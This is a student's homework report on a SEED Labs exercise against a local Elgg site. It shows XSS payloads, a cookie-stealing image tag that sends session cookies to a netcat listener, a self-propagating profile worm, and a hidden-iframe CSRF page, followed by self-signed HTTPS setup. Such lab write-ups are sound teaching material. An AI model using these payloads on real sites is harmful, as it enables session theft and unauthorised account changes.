

Information Security HandsOn Approach HW6

60947045s 呂昀修

Jan, 03, 2022

1. SEED Lab (40 points)

Task1.

I insert an alert script to brief description of Samy's profile and save it. It shows the alert in Samy's home page.




Figure 1

A screenshot of a user profile page for 'Samy'. The top navigation bar includes links for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', 'Search', and account options. The profile section shows a placeholder image of a person wearing a hat and sunglasses. Below the image is a sidebar with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. The main content area displays the user's name 'Samy' and a 'Brief description' input field. A modal dialog box is overlaid on the page, showing the text 'xss' and an 'OK' button. In the top right corner of the profile section, there are buttons for 'Add friend' and 'Send a message'.

Figure 2

Task2.

It can also show the cookies in alert.

Brief description

```
<script>alert(document.cookie)</script>
```

Public

Figure 3



Figure 4

Task3.

By intercepting the victim server, we can steal the cookies. First, use netcat to intercept port 5555:

```
[12/20/21] seed@VM:~/.../Labsetup$ nc -lknv 10.9.0.1 5555  
Listening on 10.9.0.1 5555
```

Figure 5

Then we can insert a script with img tag, which the server will go to the src url, and send cookies to the url host.

Edit profile

Display name

Samy

About me

[Embed content](#) [Edit HTML](#)

B I U S Tx | : : ← → ⌂ ⌃ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉ ⌊ ⌋ ⌊ ⌋

Public

Brief description

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>')</script>
```

Public

 Samy

[Edit avatar](#)

[Edit profile](#)

[Change your settings](#)

[Account statistics](#)

[Notifications](#)

[Group notifications](#)

Figure 6

```
[12/20/21]seed@VM:~/.../Labsetup$ nc -lknv 10.9.0.1 5555
Listening on 10.9.0.1 5555
Connection received on 192.168.1.100 36046
GET /?c=visitor%3Def0bbdcf-d245-4932-a957-7168e2946e9d%3B%20Elgg%3D25an30k4v31484ih9ppbckt47t HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Figure 7

Task4.

We do know how to insert a script on a website, so let's do some malicious work - add friends automatically:

```

http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1640008093&__elgg_token=
HOST: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: pvisitor=ef0bbdcf-d245-4932-a957-7168e2946e9d; Elgg=25an30k4v31484ih9ppbckt47t
GET: HTTP/1.1 200 OK
Date: Mon, 20 Dec 2021 13:48:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8

```

Figure 8: This is how add-friend packets look like. We'll change elgg_ts and elgg_token numbers to item names (`__elgg_ts` and `__elgg_token`)




Figure 9: send the url (red line) to the visited server

I check that Alice has no friends, but after visiting Samy's profile, Alice friends Samy on:

Alice's friends

No friends yet.

-  Alice
- Blogs
- Bookmarks
- Files
- Pages
- Wire post

- Friends
- Friends of
- Collections

Figure 10

Alice's friends



Samy

-  Alice
- Blogs
- Bookmarks
- Files
- Pages
- Wire post

- Friends
- Friends of
- Collections

Figure 11

Task5.

Also, we can force Alice to modify herself profile (ex. brief description). I observe the brief-modified packet and the content shows as below:




Figure 12

So I can easily reconstruct the content and change the visitor's brief description.:

Display name

About me

```
<script type="text/javascript">
window.onload = function () {
var guid=elgg.session.user.guid;
var token=elgg.security.token._elgg_token;
var ts=elgg.security.token._elgg_ts;
var userName=elgg.session.user.name;
var updateMessage="I love Samy!";
var content = "__elgg_token=" + token + "&__elgg_ts=" + ts + "&name=" + userName + "&description=&accesslevel[description]=2&briefdescription=" +
updateMessage + "&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&
contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&
accesslevel[twitter]=2&nuid=" + nuid;
```

Embed content Visual editor

Public

Brief description

 啟用 Windows

Figure 13

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Alice

 Edit avatar  Edit profile



 Add widgets

- [Blogs](#)
- [Bookmarks](#)
- [Files](#)
- [Pages](#)
- [Wire post](#)

Figure 14: At beginning, Alice doesn't have any description.

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Samy

 Remove friend  Send a message



About me

- [Blogs](#)
- [Bookmarks](#)
- [Files](#)
- [Pages](#)
- [Wire post](#)

Figure 15

Alice

[Edit avatar](#) [Edit profile](#)

Brief description
I love Samy!

Add widgets

Blogs
Bookmarks
Files

啟用 Windows
移至 [設定] 以啟用 Windows .

Figure 16: After visiting Samy's profile, Alice is added brief description.

Task6.

In conclusion, we can design a worm code to make the visitor be changed into worm code (as red block below), the main function is doing the same thing as task4 and task5.

Edit profile

Display name
Samy

About me

```
<script id="handleMessage">
var headerTag=<script id="handleMessage" type="text/javascript">;
var jsCode=document.getElementById("handleMessage").innerHTML;
var tailTag=</> + "script";
var wormCode=encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function () {
var guid=elgg.session.user.guid;
var token=elgg.security.token._elgg_token;
var ts=elgg.security.token._elgg_ts;
var userName=elgg.session.user.name';
```

Embed content Visual editor

Edit avatar
Edit profile

Change your settings
Account statistics

Notifications
Group notifications

Figure 17

We can check that Alice doesn't have any friends and without description. After visit Samy's profile (and refresh the page), Alice friends Samy and her description has been modified.

Alice

Edit avatar Edit profile



Add widgets

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

Figure 18

Alice's friends

No friends yet.

Figure 19

Samy

Add friend

Send a message



About me

Blogs

Bookmarks

Files

Pages

Wire post

Figure 20

Samy

Remove friend

Send a message



About me

Blogs

Bookmarks

Files

Pages

Wire post

Figure 21

The screenshot shows Alice's user profile. At the top, there is a navigation bar with links for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', 'Search', and account-related options. Below the navigation bar is Alice's profile picture, which is a cartoon illustration of a young girl with blonde hair and blue eyes. To the right of the profile picture is her name, 'Alice'. Further to the right are two buttons: 'Edit avatar' and 'Edit profile'. The main content area contains a 'Brief description' section with the text 'I love Samy!' and an 'About me' section. On the left side, there is a sidebar with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. In the top right corner of the main content area, there is a link labeled 'Add widgets'.

Figure 22

Then I login with Boby and visit Alice (also refresh the page), Boby also friends Samy and his description has been modified.

The screenshot shows Boby's user profile. The layout is identical to Figure 22, with a navigation bar at the top and a sidebar on the left. Boby's profile picture is a cartoon illustration of a boy wearing a yellow hard hat and overalls. His name, 'Boby', is displayed above the profile picture. To the right are 'Edit avatar' and 'Edit profile' buttons. The main content area shows a modified 'Brief description' section with the text 'I love Samy!' and an 'About me' section. The sidebar on the left includes links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. In the top right corner of the main content area, there is a link labeled 'Add widgets'.

Figure 23

Boby's friends

No friends yet.

Figure 24: Boby has no friends

The screenshot shows a user profile for 'Alice'. At the top, there is a navigation bar with links for 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', a search bar, and account-related icons for 'Add friend' and 'Send a message'.

The main profile area features a large image of Alice from Disney's Alice in Wonderland. Below the image, her 'Brief description' is listed as 'I love Samy!'. There is also a section labeled 'About me' which is currently empty.

On the left side, there is a sidebar with links to 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'.

Figure 25: Boby visit Alice profile page

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Boby

Edit avatar Edit profile



Brief description
I love Samy!

About me

Add widgets

Blogs
Bookmarks
Files
Pages
Wire post

Figure 26: Return to Boby's page and the description has been modified.

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Samy

Remove friend Send a message



About me

Blogs
Bookmarks
Files
Pages
Wire post

Figure 27

2. Redirection (20 points)

To avoid page redirection, I insert an img tag in the malicious site, when the victim visits the site, the img tag will fetch the url and return to the victim, then he/she is under CSRF attack without page-redirection.

From the figure 28 and figure 29, it is clear that Alice doesn't have any description and any friends.

Alice

Edit avatar Edit profile Add widgets

Blogs
Bookmarks
Files
Pages
Wire post

Figure 28

Alice's friends

No friends yet.

Figure 29

```

1 <!DOCTYPE HTML>
2 <html lang="en-US">
3 <head>
4 </head>
5 <body>
6 
7
8 <script type="text/javascript">
9
10 function forge_post()
11 {
12     var fields;
13
14     // The following are form entries need to be filled out by attackers.
15     // The entries are made hidden, so the victim won't be able to see them.
16     fields += "<input type='hidden' name='name' value='Alice'>";
no_redirect.html
3
4 <body>
5 <h1>CSRF Attacker's Page</h1>
6
7 <ul>
8 <iframe style="display:none;" src="http://www.attacker32.com/no_redirect.html"></iframe>
9 <!--
10 <li><a href="http://www.attacker32.com/addfriend.html">
11     <h3>Add-Friend Attack</h3></a></li>
12 <li><a href="http://www.attacker32.com/editprofile.html">
13     <h3>Edit-Profile Attack</h3></a></li>
14 -->
15 <p style="color:red">Name: Samy</p>
16 <p style="color:blue">Brief Description: I am a good guy!</p>
17 </ul>
index.html


```

Figure 30: Here I design a malicious iframe with an img tag and window_onload script in CSRF attacker's page.

When Alice is curious about Samy, she may click the url in Samy's home page, then Alice will goto the other page (CSRF Attacker's Page).

The screenshot shows a user profile for 'Samy'. At the top, there is a navigation bar with links for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', 'Search', and 'Account'. Below the navigation bar, the user's profile picture is displayed, showing a person in a black hoodie and sunglasses. To the right of the profile picture, the user's name 'Samy' is shown in large letters, with 'Add friend' and 'Send a message' buttons nearby. Underneath the profile picture, there is a bio section with the word 'Website' followed by a link to 'http://www.attacker32.com'. A red arrow points from the text 'Click!' to this website link. On the left side of the profile, there is a sidebar with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'.

Figure 31



CSRF Attacker's Page

Name: Samy

Brief Description: I am a good guy!

Figure 32

After that, Alice's profile has been modified and been added Samy's friend.

The screenshot shows a user profile for 'Samy' on the 'Elgg For SEED Labs' platform. At the top, there is a navigation bar with links for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', and a search bar. On the right side of the header, there is an 'Account' dropdown menu. Below the header, the user's name 'Samy' is displayed next to a small profile picture of a cartoon character wearing a hat and sunglasses. To the right of the name are two buttons: 'Remove friend' (highlighted with a red box) and 'Send a message'. Underneath the name, there is a section labeled 'Website' with the URL 'http://www.attacker32.com'. On the left side of the profile, there is a sidebar with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'.

Figure 33

Alice

 Edit avatar

 Edit profile



Brief description
Samy is my hero!

 Add widgets

Blogs

Bookmarks

Files

Pages

Wire post

Figure 34

3. HTTPS (20 points)

If I try to connect to the host 10.9.0.5 (container), the browser request that I failed on secure connection using https.




Figure 35

The question ask me to install the root certificate on browser, so let me run in 05 server, and create key pairs (figure 37).

```
[12/30/21]seed@VM:~$ dockps
9be3e6933239  mysql-10.9.0.6
ba8cb735e0fb  elgg-10.9.0.5
1689ad2fcf1f  attacker-10.9.0.105
[12/30/21]seed@VM:~$ docksh ba
root@ba8cb735e0fb:/#
```

Figure 36

Below is the configure file in apache folder, then we can enable the site (10.9.0.5) and reload the apache2.

```

root@ba8cb735e0fb:/# openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout
 /etc/ssl/private/apache-selfsigned.key -out /etc/ssl/certs/apache-selfsigned.c
rt
Generating a RSA private key
.....+++++
.....+++++
writing new private key to '/etc/ssl/private/apache-selfsigned.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:example
Locality Name (eg, city) []:example
Organization Name (eg, company) [Internet Widgits Pty Ltd]:example inc
Organizational Unit Name (eg, section) []:example
Common Name (e.g. server FQDN or YOUR name) []:10.9.0.5
Email Address []:example@example.com
root@ba8cb735e0fb:/#

```

Figure 37

```

<VirtualHost *:443>
    ServerName 10.9.0.5
    DocumentRoot /var/www/10.9.0.5

    SSLEngine on
    SSLCertificateFile /etc/ssl/certs/apache-selfsigned.crt
    SSLCertificateKeyFile /etc/ssl/private/apache-selfsigned.key
</VirtualHost>
~

```

Figure 38

Reload the page (10.9.0.5), it can show the text "it worked!" (here I have added the index.html in /var/www/10.9.0.5), but it still have the insecure connection. Let's see the certificate manager.

```
root@ba8cb735e0fb:/# a2ensite 10.9.0.5.conf
Site 10.9.0.5 already enabled
root@ba8cb735e0fb:/# apache2ctl configtest
Syntax OK
root@ba8cb735e0fb:/# service apache2 reload
 * Reloading Apache httpd web server apache2
 *
root@ba8cb735e0fb:/# █
```

Figure 39




Figure 40: We can add the exception website and the certificate by the button, but the server 10.9.0.5 has already added in here!?




Figure 41: I still go down the step to add the extra certificate, but it shows that I have already added the certificate again and can't confirm the security exception.




Figure 42

